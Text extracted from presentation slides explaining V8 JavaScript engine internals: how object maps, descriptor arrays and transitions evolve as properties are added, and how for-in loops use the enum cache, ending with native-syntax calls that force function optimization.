"a"	idx:0	SMI
"b"	idx:1	SMI
"c"	idx:2	SMI
"d"	idx:3	SMI
"e"	idx:4	SMI

Map
Map
Type
...
Nof descriptors = 5
Backpointer
DescriptorArray
Transitions = NULL

Properties
Map
length
5

The Basics – Descriptor Array and Transitions

```
const object1 = {};
```

Descriptor Array 0
Map
Enum Cache: Empty

Map 0
Nof descriptors = 0
Backpointer = NULL
Descriptor Array
Transitions = NULL

Object 1
Map
Properties
Elements

The Basics – Descriptor Array and Transitions

```
const object1 = {};  
object1.a = 1;
```

Descriptor Array 0
Map
Enum Cache: Empty

Descriptor Array 1
Map
Enum Cache: Empty
"a" idx:0 SMI

Map 0
Nof descriptors = 0
Backpointer = NULL
Descriptor Array
Transition

Map 1
Nof descriptors = 1
Backpointer
Descriptor Array
Transitions = NULL

Object 1
Map
Properties
Elements
1



The Basics – Descriptor Array and Transitions

```
const object1 = {};
object1.a = 1;

const object2 = {};
object2.a = 1;
object2.b = 1;
```

Descriptor Array 0		
Map		
Enum Cache: Empty		

Descriptor Array 1		
Map		
Enum Cache: Empty		
"a"	idx:0	SMI

Descriptor Array 2		
Map		
Enum Cache: Empty		
"a"	idx:0	SMI
"b"	Idx:1	SMI

Map 0	
Nof descriptors = 0	
Backpointer = NULL	
Descriptor Array	
Transition	

Map 1	
Nof descriptors = 1	
Backpointer	
Descriptor Array	
Transition	

Map 2	
Nof descriptors = 2	
Backpointer	
Descriptor Array	
Transitions = NULL	

Object 1	
Map	
Properties	
Elements	
1	

Object 2	
Map	
Properties	
Elements	
1	
1	



The Basics – Descriptor Array and Transitions

```
const object1 = {};
object1.a = 1;

const object2 = {};
object2.a = 1;
object2.b = 1;
```



The Basics – Descriptor Array and Transitions

```

const object1 = {};
object1.a = 1;

const object2 = {};
object2.a = 1;
object2.b = 1;

const object3 = {};
object3.a = 1;
object3.b = 1;
object3.c = 1;
    
```

Descriptor Array 2		
Map		
Enum Cache: Empty		
"a"	idx:0	SMI
"b"	idx:1	SMI

Descriptor Array 3		
Map		
Enum Cache: Empty		
"a"	idx:0	SMI
"b"	idx:1	SMI
"c"	idx:2	SMI



The Basics – For-in Loop and Enum Cache

```
const object1 = {};  
object1.a = 1;
```

```
const object2 = {};  
object2.a = 1;  
object2.b = 1;
```

```
const object3 = {};  
object3.a = 1;  
object3.b = 1;  
object3.c = 1;
```

```
for (let key in object2) {  
  console.log(object2[key]);  
}
```

Builtins_GetKeyedPropertyHandler()










The Basics – For-in Loop and Enum Cache

```

const object1 = {};
object1.a = 1;

const object2 = {};
object2.a = 1;
object2.b = 1;

const object3 = {};
object3.a = 1;
object3.b = 1;
object3.c = 1;

function test() {
  for (let key in object2) {
    console.log(object2[key]);
  }
}

```

```

%PrepareFunctionForOptimization(test);
test();
%OptimizeFunctionOnNextCall(test);
test();

```

